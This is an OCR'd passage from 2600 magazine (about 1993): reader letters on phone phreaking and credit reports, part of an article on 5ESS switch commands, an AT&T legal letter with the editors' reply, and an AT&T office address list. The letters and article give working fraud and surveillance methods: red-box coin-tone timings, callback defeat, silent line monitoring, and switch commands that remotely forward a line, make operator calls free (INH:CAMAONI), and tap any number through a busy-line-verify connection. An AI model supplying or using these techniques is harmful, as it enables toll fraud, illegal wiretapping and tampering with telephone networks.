Get a really old rotary phone. The phone must be of the type that doesn't let you hear the pulses as you dial. (Newer rotaries and tone/pulse switchable phones do let you hear them.) Just install this as an extension on the line you want to monitor and take out the microphone from the mouthpiece. Leave it off the hook and it will behave just as The Phoenix described!

Andrew Sharaf
Brooklyn

Unlisted Directories

Dear 2600:

I just want to say that I think your "zine" is the best on the planet. I also wanted to confirm something you printed in one of your issues. Although I can't remember which issue it appeared in, I do recall reading about the Fone Co circulating special directories containing unlisted telephone numbers. Believe me, this is true. At least it used to be. Back in B.C.T. (Before Computer Typesetting), I used to work in a print shop that produced these directories. They were printed on a daily basis. Each night we would receive a new list of "changes" or "updates" for specific numbers. Each "page proof" was printed from a tray of lead type. My job was to find the correct page (alphabetically filed) and update the "proof" for the next day's press run. These updates included *unlisted phone numbers, changed numbers, disconnects*, etc. There was virtually no security so naturally, every now and then, an unlisted number or two was "reborn" unto the public domain. I don't know if the directories are still produced, but I believe the same company is still in business. Their name is/was Alexander Typesetting in Indianapolis, IN. Might be a good place for some "diving". Eh?

SDW
Fort Lauderdale, FL

Probably not after this letter appears. But this does raise quite a few potentially interesting possibilities. Anyone have more info on this kind of thing?

Callback Defeat

Dear 2600:

In your article in your Autumn 1992 issue by Green Hell, you made the subject of defeating callback verification very complicated. When I did it, I didn't use any switches or synthesizers or anything. When the board said "Hanging up to call you back" I simply picked up the phone, hung up the modem, and waited for the board to dial, then I typed "ATA" and hung up the phone. It worked out fine. I would have tested it further but I got sent to a group home!

MJ
California

Life can be like that.

Another Way to Fix Credit

Dear 2600:

I read with interest all of the problems that many readers expressed about messed up credit ratings and problems with the big three credit rating companies (TRW, TransUnion, and Equifax).

I just declared bankruptcy about a year ago and, obviously, my credit rating is in the shitter. The things I have done include getting my free annual copy of the report from each of the three companies and then systematically going through and challenging every derogatory item listed in it. When they receive this, they then must contact the creditor and have them re-verify all information in the credit report. The catch is that the creditor has 15 days in which to do this. If they do not respond within that timeframe, the item is deleted from your credit report. With more and more people catching on, this will soon change because the creditors do not have enough resources to move that fast and respond to the credit report company's requests for re-verification. If they do, oh well. Try again and again and again. At some point, the creditor will goof and the item will be deleted. This is exactly what all of those "Clean Up Your Credit" scam-folk do for a lot of money.

One thing that is really distressing is how easy it is to access someone's credit report. Arrowhead Water accessed my TransUnion and I never gave them my SSN or even my permission! They just did it. When I called and complained, they did nothing (of course).

Also, a good many would-be creditors do not check credit reports - which is strange considering how easy they are to get. Usually it is realtors or landlords with a place for rent. They will ask you how your credit looks. Depending on your answer, they may or may not get a credit report. Usually, if you say it is good, they won't but will tell you they will.

Let's face it, the credit reporting agencies run our lives. You cannot even subscribe to the *L.A. Times* without the obligatory credit check. Try opening up a new bank account. Or what about Telecredit and Telecheck check authorization services? All of these seemingly innocuous services all have the perfunctory credit check and if it happens to be bad, well, tough luck.

Anybody have any ideas? I'd like to see a story about the credit scam in 2600. Keep up the good work!

ES
Hollywood

Check out this issue's story on the British credit situation (page 12). We're constantly on the lookout for more.

Another Simplex Story

Dear 2600:

It was my pleasure to read your Simplex locks article, and it's been enjoyable following letters about them ever since. This is a story about the false security that they seem to give.

The medical school in town has a computer lab which is divided into two rooms. The smaller first room accessible by the hallway has a Simplex lock on it. The second room, accessible through the first, does not. They keep the second room locked via a deadbolt, while the first, although deadbolt equipped, is protected only by the Simplex lock.

One night while studying late, I took a break and tried the default combination out of boredom. To my surprise it worked! Having a vested interest in the computer lab I was appalled by their security and showed the operators your article so none of the computers would go for a stroll. It has been five months since then and the combination still hasn't changed.

This isn't the only place on campus "protected" by these locks. I wonder how many more are still set on default combinations.

The Flea
Lexington, KY

Red Box Tones

Dear 2600:

I have a question that I was hoping you could help me out with. First off, I want to compliment you on the terrific mag. I picked up the Summer 1992 issue and I was glued to it until I had read it cover to cover. I particularly liked "On The Road Again: Portable Hacking" and the Demon Dialer Review. It looks like a very handy gadget but, like you said, it is beyond my means at this time.

I have been using computers for over 10 years now, my first being an Apple][E that my parents gave me for my sixth birthday. I graduated to MS-DOS-based stuff about four years ago. I have had some experience with many sites on the Internet through a large university computer. I only got more interested in phreaking and hacking a short while ago, though, and I haven't been able to do much with it.

I have collected a large number of (antiquated) phreak-box files from local boards circa 1986 or so. I know that blue boxing and stuff are dead, but that red/green is still alive. I tried to make a red box tape (from a fortress) but that was unsuccessful for various reasons. My next idea was to simulate the tones by writing a computer program (I am proficient in C++ and Pascal), but the IBM's sound capabilities are too limited to do MF tones. I am thinking about using our school's recording studio, which is quite capable. My question on that is this: What are the exact durations that I need for a quarter? I have heard the following from various files: 1) 33 ms on, 33 ms off five times repeating; 2) 66 ms on, 66 ms off, five times repeating; 3) five repeats of 12-17 pps (which I infer can be converted to ms by dividing 1000 by the pps, so 83-59 ms or so). Which one is correct, or are they all wrong?

PB
Deerfield, MA

For a quarter tone, it should be in the 30 to 35 range. So your first choice would be correct. A dime, however, is approximately 60 ms on and off repeated twice. You might be interested in our latest red box plans located on page 42.

Female Hackers

Dear 2600:

I love your mag! Thought I'd write cause I never see "females" featured in any way in your publication. Is it because there aren't any avid female hackers? I know for a fact it's a "man's world" in hacking circles. Many times I've been teased and even slandered by guys. Most think women can't hack and if they do, then it must be because they look like a dog or are not very feminine. I wish this image would change someday. I have a daughter who has taken an interest in computers. I'm teaching her what I know. I have loved hacking from the early days of the home brew club in SF. I used to send my brother to the meetings. (Few women went back then.) I remember my first computer. It came in pieces in the mail. It was dumb - looked like a window air conditioning unit with lights, but I loved it! I was hooked for life. Those were the days! I still tinker and build electronic things. Back then we were known as "hardware hackers". Well, enough nostalgia. I wish to know if you know some boards or clubs that cater to "the fair sex". I have met many female phone phreaks but few true hackers. Do they exist?

A-Gal
Florida

Images don't change themselves. This is one of those society things we're all going to have to work on to a degree. Female hackers certainly do exist - they just hide themselves better.

COCOT Question

Dear 2600:

I have a question regarding the "Shopper's Guide to COCOTs" article in your Autumn 1992 issue. It seems that when I call the 1 800 numbers to get an unrestricted dial tone, I don't! When the person on the other end of the line hangs up, I get the recorded operator and that ever-so-annoying off-hook sound, but no dial tone. Can anyone help?

DW
Providence, RI

It sounds like your local central office has a feature that doesn't allow a dial tone to be returned after the called party hangs up. In other words, you can't call someone, have them hang up, and get a dial tone unless you also hang up. One reason for this is to prevent exactly what you're trying to accomplish. However, your central office will probably return a dial tone to a phone that's been called when the calling party hangs up. So, if somebody calls your COCOT, you pick it up, then they hang up, you could conceivably get a dial tone.

New York's 890 Exchange

Dear 2600:

I love your magazine. I still find it hard to believe that you actually exist. It's like a dream come true.

Regarding the 890 exchange in the 212 area code, I am wondering if you can make sense out of something for me. In the 890 exchange as I try various combinations of last four digits, I get different results. For example: 8xxx gets me a message that such a number does not exist under the 518 area code. Similar messages are received on other numbers but with a different area code. 4xxx gets a 607, 7xxx gets a 315, 9xxx gets a 914, 3xxx gets a 212, etc. Are these calls being routed to a different area code using the 890 exchange? Also, 6664 gets a high pitched beep, 0000 rings for about 40 seconds and then goes dead, 6800 gets a human operator, and 5xxx is simply dead space.

What goes on?

The Shepherd
Brooklyn, NY

The 890 exchange in New York routes all over the place. Since New York Telephone has its offices spread out, the 890's provide a toll-free and uniform way for customers to reach them using call forwarding. By the way, that high pitched beep sounds like a modem to us.

The Best ANAC

Dear 2600:

I work for a Baby Bell entity. But the best ANAC I have come across isn't one of ours. It's from a well known international network. Not only does this baby give you the seven digit number you're on, but your area code and class of service! Try it: 10732-404 988-9664. I get about 90 percent success. The digitized announcer has a definite east coast accent.

Non-Stop Phone Phreak
West Coast

This number's been around for a while and we've found it to be a very dependable toll-free nationwide ANAC. We'd like to know more about the class of service distinctions. Our numbers always have an eight tacked on at the end. Then we hear 000-000-000-2. Who knows what this means?

A Special Request

Dear 2600:

The last issue was great. Keeping the government and large corporations accountable is an invaluable and highly underappreciated activity. We must all bear witness to misdeeds if we want any justice. In my opinion 2600 should continue this task, along with a smattering of entertainment to keep up the readership. Consider yourselves civil servants of the highest order.

Along those lines, I have a question for your readership. Has anybody heard of a program or a card for the PC to decode the L.A.P.D. Mobile Data Terminal transmissions? I have the frequencies (800 Mhz) but the format of the data is beyond me. It's not cryptic, just complex. I'm sure the vast majority of the 8000 L.A.P.D. officers are there to protect and serve. But the rest must be kept accountable. We need access. Can you help?

Matthew
Los Angeles

Yet another project for our Los Angeles readers. They've certainly come through in the past...

(continued from page 11)

```
                    Fri Mar 14 09:22:32 1992    RFA  TN
                         5ESS SWITCH WCDS0
                  SCREEN 1 OF 2    RECENT CHANGE 1.11
             BRCS FEATURE ASSIGNMENT (LINE ASSIGNMENT)

*1. TN 5551212   *2. OE               *5. MLHG      8. BFGN
*6. PTY  *                             7. MEMB
FEATURE LIST (FEATLIST)
ROW        11 FEATURE  A P 15 FEATURE  A P 19 FEATURE  A P 23. FEATURE A P
 1           /CFV      N                                   ________ _ _
 2.                        ________ _ _  ________ _ _      ________ _ _
 3                                       ________ _ _      ________ _ _
 4                         ________ _ _                    ________ _ _
```

main menu in the RC/V APPRC menu system of the 5ESS, enter 12 for the "BRCS FEATURE DEFINITION". Then access screen 1.11. This is the BRCS screen. When it asks you to "ENTER DATABASE OPERATION" enter "U" for Update and hit return.

2. Type in the Telephone Number. It should look like the example on the top of the page and will prompt you with

Enter Insert, Change, Validate, screenS, or Print: _
I: to insert a form
C: to change a field on a form
V: to validate the form
A: to display the desired screen number
P: to print the current screen
U: to update the form

Enter "C" to change, access field 11 and row 1 (go to the /CFV wherever it may be) or add /CFR if it is not there. If it is though, leave the "A" (Active) field "N" (Yes or No). Change the P (presentation) column to "U" (Update). Then hit return.

Note: Different generics have other fields, one of them being an AC (Access Code) field. This field is a logical field. That means it only accepts "Y" for yes and "N" for no. Also when adding the feature to the switch, the row and field numbers may not be shown, but will always follow this pattern. Also note that the /CFV (Call Forwarding Variable) feature may not be there. There may be no features on the line. These examples are from Generic 4(2). Here is an example of 5E6 (which is not used in too many places).

Menu 1.11 in the BRCS Feature Definition is shown below. Hit return twice to get back to "ENTER UPDATE, CHANGE, SCREEN #, OR PRINT:". Enter a "U" for update and hit return. It will say "FORM UPDATE".

3. Next access screen 1.22, call forwarding (line parameters) or it will just come up automatically if you set the "P" to "U".

```
                 5ESS SWITCH WCDS0
                 RECENT CHANGE 1.22
          CALL FORWARDING (LINE PARAMETERS)
*1. TN          5551212
*5 FEATURE      CFR
 9 FWDTODN      ______________
10.BILLAFTX   0              16. SIMINTER     99
11.TIMEOUT    0              17. SIMINTRA     99
12.EXTMINTVL 0               18. CFMAX        99
13.CFTMINTVL 0               19. SGRING       N
```

4. If you used the automatic forms presentation, it will have the telephone number already on LINE 1. If not, retype the telephone number you want forwarded. The bottom of the screen will say "ENTER UPDATE, CHANGE, VALIDATE OR PRINT:". Type "C" for change and hit return.

5. When it says CHANGE FIELD type "9" and enter your forward to DN (Destination Number) including NPA if necessary. This will put you back to the "CHANGE FIELD" prompt. Hit return again for the "ENTER UPDATE, CHANGE, VALIDATE OR PRINT:". Hit "U" for Update form and wait for "FORM UPDATED".

6. Lastly, access screen 1.12, BRCS FEATURE ACTIVATION (LINE ASSIGNMENT). At the prompt enter a "U" for Update, and on Row 11 Line 1 (or wherever), change the "N" in column "A" to a "Y" for Yes, and you are done.

Adding Other Features

To add other features onto a line, follow the same format for adding the /CFR, but you may not need to access 1.22. Some other features are:

/LIDLXA - CLID
/CFR - Remote Call Forward
/CWC1 - Call Waiting
/CFBLIO - call forward busy line i/o
/CFDAIO - call forward don't answer i/o
/CFV - call forwarding variable
/CPUO - call pick up o - used in the selct field
/CPUT - call pick up t - used in the tpredig field
/CWC1D - Premiere call waiting
/DRIC - Distinctive ring
/IDCT10 - Intercom ID
/IDCTX2 - Ivigil SC
/IDCTX2 - Intercom ID 2
/IDCTX2 - Premiere 7/30, convenience dialing
/IDCTX3 - Premiere 7/30, no cd
/IDMVP1 - Premiere 2/6, no convenience dialing
/IDMVP2 - Premiere 2/6, CD, not control sta.
/IDMVP3 - Premiere 2/6, CD, control station
/MWCH1 - Call hold
/MWCTIA2 - Call transfer 2
/TGIUT - Terminal group ID number with TG view (1.29)

```
      Fri Mar 14 09:42:32 1992    RCFLNTN
                                5ESS SWITCH
                      SCREEN 1 OF 2 RECENT CHANGE  1.11
                (5112,5113)BRCS FEATURE ASSIGNMENT (LINE)

(*)1. TN 5551212   (*)2. OE _ ________     3. LOC ___
(*)6. MLHG ____       8. BFGN ________
(*)5. PTY _ (*)                            7. MEMB ____

                         11. FEATURE LIST (FEATLIST)
ROW FEATURE  A P AC R   ROW  FEATURE  A P AC R   ROW FEATURE  A P AC R
1   ________ _ _ _ _     8   ________ _ _ _ _    15  ________ _ _ _ _
2   ________ _ _ _ _     9   ________ _ _ _ _    16  ________ _ _ _ _
3   ________ _ _ _ _    10   ________ _ _ _ _    17  ________ _ _ _ _
4   ________ _ _ _ _    11   ________ _ _ _ _    18  ________ _ _ _ _
5   ________ _ _ _ _    12   ________ _ _ _ _    19  ________ _ _ _ _
6   ________ _ _ _ _    13   ________ _ _ _ _    20  ________ _ _ _ _
7   ________ _ _ _ _    14   ________ _ _ _ _    21  ________ _ _ _ _
```

ANI/F the whole switch

Automatic Number Identification failure (also called "dark calls") are caused from various different reasons. To understand this better, here are the technical names and causes. Note that this is not in stone and the causes are not the only causes for a ANI-F to occur.

ANF: Failure to receive automatic number identification (ANI) digits on incoming local access and transport area (LATA) trunk.

ANF2: Automatic number identification (ANI) collected by an operator following a failure to receive ANI digits on an incoming centralized automatic message accounting (CAMA) trunk from the DTMF decoder.

ANI: Time-out waiting for off-hook from Traffic Service Position System (TSPS) before sending ANI digits.

One nice way to get ANI/F through a 5ESS is to use an inhibit command.

INH:CAMAONI;

The command inhibits centralized automatic message accounting (CAMA) operator number identification (ONI) processing. This is done from the DTMF decoder. This message will cause a minor alarm to occur. If someone is in the CO when the alarm occurs, they will hear this bell. (It's ringing all the time, because something is always going out.) In this case, the alarm is a level 1 (maximum is five) and the bell will ring once.

Once this message is inputted, all calls through the CAMA operator will be free of charge. So just dial the operator and you will have free calls.

To place this back on the switch, just type:

ALW:CAMAONI;

and the minor alarm will stop, and things will go back to normal.

Setting up your own BLV on the 5ESS from the Craft shell RC/V Channel

Well, we have come to the fun part, how to access the No-Test trunk on the 5ESS (this is also called adding the third trunk). I will not be too specific on how to do this. You will need to figure it out.

The first thing you want to do is to request a seizure of a line for interactive trunk and line testing. One must assign a test position (TP). This is done using the SET:WSPHONE.

SET:WSPHONE,DN=a

Note: SET:WSPOS (1-8). SET:WSLINE could also be used. This will choose a number to be the test number on the switch. Now using the CONN:WSLINE one can set up a BLV.

CONN:WSLINE,TP=a,DN=b;

a = TP that you set from the SET:WSPOS
b = The number you want to do the BLV on

To set this up on a MLHG (can come in real useful), do a:

CONN:WSLINE,TP=a,MLHG=x-y;

x = MLHG number
y = MLHG member number

To set things back to normal and disconnect the BLV do a:

DISC:WSPHONE,TP=z

z = TP 1 through 8

And there is a quick overview. Note that one may need to do a ALW:CALLMON.

Other Sources

Here is a list of manuals that you can order from the CIC (1-800-432-6600). Note that some of these manuals are well over hundreds of dollars.

Manuals:

234-105-110 System Maintenance Requirements and Tools
235-001-001 Documentation Guide
235-070-100 Switch Administration Guidelines
235-100-125 System Description
235-105-110 System Maintenance Requirements and Tools
235-105-200 Precutover and Cutover Procedures
235-105-210 Routine Operations and Maintenance
235-105-220 Corrective Maintenance
235-105-231 Hardware Change Procedures - Growth
235-105-24x Generic Retrofit Procedures
235-105-250 System Recovery
235-105-250A Craft Terminal Lockout Job Aid
235-105-331 Hardware Change Procedures - Degrowth
235-105-44x Large Terminal Growth Procedures
235-118-200 Recent Change Procedures Menu Mode Generic Program
235-118-210 Recent Change Procedures Menu Mode
235-118-213 Menu Mode 5E4 Software Release
235-118-214 Batch Release 5E4 Software Release
235-118-215 Text Interface 5E4 Software Release
235-118-216 Recent Change Procedures
235-118-217 Recent Change Procedures Batch Release 5E5 Software Release
235-118-218 Recent Change Attribute Definitions 5E5 Software Release

235-118-21x Recent Change Procedures - Menu Mode
235-118-224 Recent Change Procedures 5E6 Software Release
235-118-225 Recent Change Reference 5E6 Software Release
235-118-240 Recent Change Procedures
235-118-241 Recent Change Reference
235-118-242 Recent Change Procedures 5E8 Software Release
235-118-24x Recent Change Procedures
235-118-311 Using RMAS 5E4 Software Release
235-118-400 Office Records and Database Query 5E4 Software Release
235-190-101 Business and Residence Modular Features
235-190-105 ISDN Features and Applications
235-190-115 Local and Toll System Features
235-190-120 Common Channel Signaling Service Features
235-190-130 Local Area Services Features
235-190-300 Billing Features
235-600-103 Translations Data
235-600-30x ECD/SG Data Base
235-600-400 Audits
235 600-500 Asset Manual
235-600-601 Processor Recovery Messages
235-700-300 Peripheral Diagnostic Language
235-900-101 Technical Specification and System Description

Inside the 2600 central office is a brand new 5ESS!

235-900-103 Technical Specification
235-900-104 Product Specification
235-900-10x Product Specification
235-900-301 ISDN Basic Rate Interface Specification
250-505-100 OSPS Description and Procedures
365-200-101 DCLU Integrated SLC Carrier System
TG-5 Translation Guide
Practices:
254-341-100 File System Software Subsystem Description 3B20D Computer
254-301-110 Input-Output Processor Peripheral Controllers Description and Theory of Operation AT&T 3B20D Model 1 Computer None
254-341-220 3B20 System Diagnostic Software Subsystem Description 3B20D Processor
Other:
CIC Select Code 303-001 Craft Interface User's Guide
CIC Select Code 303-002 Diagnostics User's Guide
CIC Select Code 303-006 AT&T AM UNIX RTR Operating System, System Audits Guide
IM-5D000-01 Input Manual
OM-5d000-01 Output Manual
OPA-5P670-01 The Administrator User Guide
OPA-5P672-01 The Operator User Guide
OPA-5P674-01 The RMAS Generic - Provided User Masks


Acronyms and Abbreviations

(These are entries that are not already listed in the acronym list currently being printed in 2600.)

ADTS - Automatic Data Test System
ATICS - Automated Toll Integrity Checking System
BMD - Batch Mode Display
BMI - Batch Mode Input - TIMEREL and DEMAND
BMR - Batch Mode Release
CIC - Customer Information Center (AT&T)
DAMT - Direct Access Mechanize Testing
DMERT - Duplex Multiple Environment Real Time
DSU - Digital Service Unit
DTAC - Digital Test Access Connector
IPS - Integrated Provisioning System
ITNO - Item Number
LU - Line Unit
MML - Man Machine Language
MSGNO - Message Number
MSGS - Message Switch
NCT - Network Control and Timing
ODD - Office Dependent Data
OE - Office Equipment
ORDNO - Service Order Number
OSS - Operations Support System
POVT - Provisioning On-site Verification Testing
RC - Recent Change
RC/V - Recent Change and Verify
RDATE - Release Date (Update Database Date)
RTIME - Release Time (Update Database Time)
SMPU - Switch Module Processor Unit
SONET - Synchronous Optical Network
STLWS - Supplementary Trunk and Line Work Station
TFTP - Television Facility Test Position
TIMEREL - Time Release
TMS - Time Multiplexed Switch
TRCO - Trouble Reporting Control Office
TSIU - Time Slot Interchange Unit
TU - Trunk Unit

I give AT&T full credit for this article. Without them, it would not have been possible!

Corporate Speak


AT&T

R. A. Ryan
[illegible]

[illegible] Road
Basking Ridge, NJ [illegible]
908 204-[illegible]
FAX 908 204-[illegible]

April 13, 1993

Eric Corley
P. O. Box 99
Middle Island
New York 11953-0099

Dear Mr. Corley:

I have been informed that the Winter 1992-93 edition of your publication 2600 Magazine includes material copied from AT&T's Eastern Area Directory.

The material copied by you is proprietary to AT&T and subject to the protection of state and federal law including The Copyright Law of the United States.

AT&T will take immediate action to protect its proprietary information and its copyrighted property in the event you persist with its publication.

Very truly yours,

R. A. R.

R. A. Ryan

They just never stop trying to intimidate us with these ridiculous letters! What AT&T seems to believe is that a list of where their offices are ("Is AT&T Hiding Near You", Winter 1992-93, page 36) constitutes proprietary information. This kind of absurdity may work within AT&T's hallowed halls but we're trying to exist in the real world. The good folks at AT&T should consider joining us there someday. Until they do, they should take note that their threats will only serve to embarrass them and that further threats or attempts to prevent us from printing information will be met with strong legal action. With this is mind, we'd like to dedicate the next few pages to AT&T.

PART TWO

NEW YORK

NY5440, 11 CHURCH RD, ARMONK, 10504
NY7950, 1450 WESTERN AVE, ALBANY, 12203, 5184564049
NY2300, 158 STATE ST, ALBANY, 12207, 5184714500
NY4600, 16 CORP WOODS BLVD, ALBANY, 12211, 5184476000
NY1250, 26 AVIATION RD, ALBANY, 12205, 5184494415
NY3790, 55 WASHINGTON AVE, ALBANY, 12230, 5184632707
NY9880, RD 1 RT 69, AMBOY CENTER, 13493
NY4040, 113 JOHN MUIR DR, AMHERST, 14228
NYX405, 2775 MILLERSPORT HWY, AMHERST, 14068
NY3410, 722 ALBERTA DR, AMHERST, 14226, 7168322700
NY3461, 22-21 STEINWAY ST, ASTORIA, 11105
NY5720, 583 ORTNER RD, ATTICA, 14011
NY3436, 835 E SUNRISE HWY, BAY SHORE, 11706, 5166654610
NY8050, 130 CONKLIN AVE, BINGHAMTON, 13903
NY1400, 64 HENRY ST, BINGHAMTON, 13901, 6077726100
NY9080, 610 JOHNSON AVE, BOHEMIA, 11716
NYK082, 325 S HIGHLAND AVE, BRIARCLIFF MANOR, 10510
NY3434, 2532 GRAND CONCOURSE, BRONX, 10458, 2122658537
NY7540, 310 WALTON AVE, BRONX, 10451, 2122924121
NY9000, 2219 DELAVALL AVE, BRONX, 10475, 2123254714
NY9026, 1416 KINGS HWY, BROOKLYN, 11229, 7183758900
NY9040, 172 27TH ST, BROOKLYN, 11232, 7188686642
NY6860, 158 MONTAGUE ST, BROOKLYN, 11201, 2128759891
NY2080, 2618 FULTON ST, BROOKLYN, 11207, 7184985537
NY8006, 423 FULTON ST, BROOKLYN, 11201, 7188349124
NY6005, 5522 FIFTH AVE, BROOKLYN, 11220, 7185895660
NY9466, 2225 KENMORE AVE, BUFFALO, 14207
NY9725, 2245 KENMORE AVE, BUFFALO, 14207
NY5440, 300 PEARL ST, BUFFALO, 14202, 7168494000
NY0700, 65 FRANKLIN ST, BUFFALO, 14200, 7168495300
NY9400, 90 JOHN MUIR DR, BUFFALO, 14228, 7166884215
NY3431, 193 OLD COUNTRY RD, CARLE PLACE, 11514,
516747317
NYK301, 41 BREWSTER AVE, CARMEL, 10512, 9142251013
NY7300, 111 BRIGHTSIDE AVE, CENTRAL ISLIP, 11722,
5162249578
NY3440, 150 & WALDEN AVE, CHEEKTOWAGA, 14225
NY5110, 2 DERBYSHIRE RD, CLARKSVILLE, 12041
NYA050, 300 CLIFTON CORP PARK, CLIFTON PARK, 12065
NYA770, RR2 BOX 357, COLD SPRING, 10516
NY0118, 29 COMPUTER DR W, COLONIE, 12205, 5184592200
NY8550, 3 CERONE DR, COLONIE, 12205, 5184594135
NY2631, 421 NEW KARNER RD, COLONIE, 12205
NYK010, 65 WOLF RD, COLONIE, 12205, 5184589422
NY1660, 50 E MARKET ST #201, CORNING, 14830, 6079364171
NY2457, 3405 E ERIE BLVD, DE WITT, 13214, 3154468137
NY8020, 6597 KINNE RD #201R, DE WITT, 13214
NY5400, 323 THOMPSON RD, EAST
SYRACUSE, 13057, 3154324400
NY3155, 2 WESTCHESTER PLZ, ELMSFORD, 10523, 9145925120
NY9152, 230 CLEARBROOK RD, ELMSFORD, 10523
NY0043, 574 FULTON ST, FARMINGDALE, 11735
NY9962, 295 SHAW RD, FARNHAM, 14061
NY5442, 42 14 COLLEGE BLVD, FLUSHING, 11354
NY7243, 4545 KISSENA BLVD, FLUSHING, 11355, 7183599808
NY2642, 11002 QUEENS BLVD, FOREST HILLS, 11375,
7182637200
NY2428, 61 22 188 ST, FRESH MEADOWS, 11365, 7185171435
NY5812, 1100 STEWART AVE, GARDEN CITY, 11530
NY4410, 781 ZECKENDORF BLVD, GARDEN CITY, 11530,
5162224750
NYGL00, 930 STEWART AVE, GARDEN CITY, 11530
NY6870, 1 FRANKLIN SQ, GENEVA, 14456
NY3462, 900 NORTHERN BLVD, GREAT NECK, 11021,
5164825205
NY3726, 415 OSER AVE, HAUPPAUGE, 11788
NY6023, 127 FULTON AVE, HEMPSTEAD, 11550, 5162922605
NY1850, 235 MIDDLE AVE, HENRIETTA, 14467
NY6970, 419 WARREN ST, HUDSON, 12534
NY3590, 1444 E JERICHO TPKE, HUNTINGTON, 11743,
5164243000
NY3450, 37 GERARD ST, HUNTINGTON, 11743, 5163515310
NY6243, 909 W CLINTON ST, ITHACA, 14850
NY3433, 511 N BROADWAY, JERICHO, 11753, 5169338791
NY0810, RR 6 BOX X96C, KINGSTON, 12401
NY3439, 2015 SMITH HAVEN PLZ, LAKE GROVE, 11755,
5167240445
NYA750, 1451 HENRY CLAY BLVD, LIVERPOOL, 13088
NY9720, 3045 RT 112, MEDFORD, 11763
NY2591, 225 BROAD HOLLOW RD, MELVILLE, 11747, 5167522900
NY9780, 520 BROAD HOLLOW RD, MELVILLE, 11747, 5164201660
NY7200, 55 E 2ND ST, MINEOLA, 11501, 5167479505
NY4290, 262 BROADWAY, MONTICELLO, 12701
NY4900, 666 MAIN ST, MOUNT KISCO, 10549, 9142414440
NY3424, 201 NANUET MALL, NANUET, 10954, 9146236037
NY0270, 1 PENN PLZ, NEW YORK, 10000, 2127145000
NY7550, 100 CHURCH ST, NEW YORK, 10007, 2129622145
NY7290, 1250 BROADWAY, NEW YORK, 10001, 2127645502
NY7290, 1285 AVE OF THE AMERICAS, NEW YORK, 10104,
2125832132
NY7900, 1372 BROADWAY, NEW YORK, 10018, 2122588850
NY7180, 144 E 44TH ST, NEW YORK, 10017, 2129720256
NY3455, 15 JOHN ST, NEW YORK, 10038
NY1500, 155 BROADWAY, NEW YORK, 10007, 2123351700
NY7160, 2 PARK AVE, NEW YORK, 10016, 2126861724
NY4010, 2 WORLD TRADE CENTER, NEW YORK, 10048,
2123371700
NY3471, 2615 BROADWAY, NEW YORK, 10025, 2124961124
NY9005, 22 CORTLAND ST, NEW YORK, 10007, 2122632855
NY2010, 227 E 56TH ST, NEW YORK, 10022, 2129995225
NY3459, 333 E 65TH ST, NEW YORK, 10065, 2122290800
NY7370, 256 E 23RD ST, NEW YORK, 10021, 2124732996
NY0060, 250 W 54TH ST #1, NEW YORK, 10019, 2129583424
NY3490, 378 6TH AVE, NEW YORK, 10011, 2127410300
NY3471, 21 E 17TH ST, NEW YORK, 10003
NY0010, 33 AVE OF THE AMERICAS, NEW YORK, 10013,
2125156300
NY0010, 33 THOMAS ST, NEW YORK, 10007, 2125130226
NY2202, 380 PARK AVE S, NEW YORK, 10010, 2127259895
NY7440, 395 HUDSON ST, NEW YORK, 10014, 2126206700
NY7196, 40 RECTOR ST, NEW YORK, 10006
NY4070, 55 BROADWAY, NEW YORK, 10006, 2126286790
NY5500, 550 MADISON AVE, NEW YORK, 10022, 2126055505
NY9614, 550 2ND AVE, NEW YORK, 10016
NY0003, 8 YORK ST, NEW YORK, 10013, 2129098815
NY2522, 71 W 23RD ST, NEW YORK, 10010, 2129294882
NY2474, 730 COLUMBUS AVE, NEW YORK, 10025
NY3451, 8 W 40TH ST, NEW YORK, 10018, 2129445060
NY4585, 811 10TH AVE, NEW YORK, 10019, 2129808815
NY5625, 330 7TH AVE, NEW YORK, 10108, 2122958040
NY6009, 9906 KINGS DR #A, NEW YORK, 11234, 7188671426
NY6152, 305 PLANK RD N, NEWBURGH, 12550
NY1560, 25 JOHN GLENN DR, NORTH TONAWANDA,
14120, 7166912711
NY5042, 1 BLUE HILL PLZ, PEARL RIVER, 10965, 9147352000
NY5130, 1 PARK ST, PEEKSKILL, 10566
NY4295, 45 SERVICE RD S, PLAINVIEW, 11803, 5167962000
NY9917, 84 HAMMOND LN, PLATTSBURGH, 12901
NY1301, 56 FAIRVIEW AVE, POUGHKEEPSIE, 12601, 9144520061
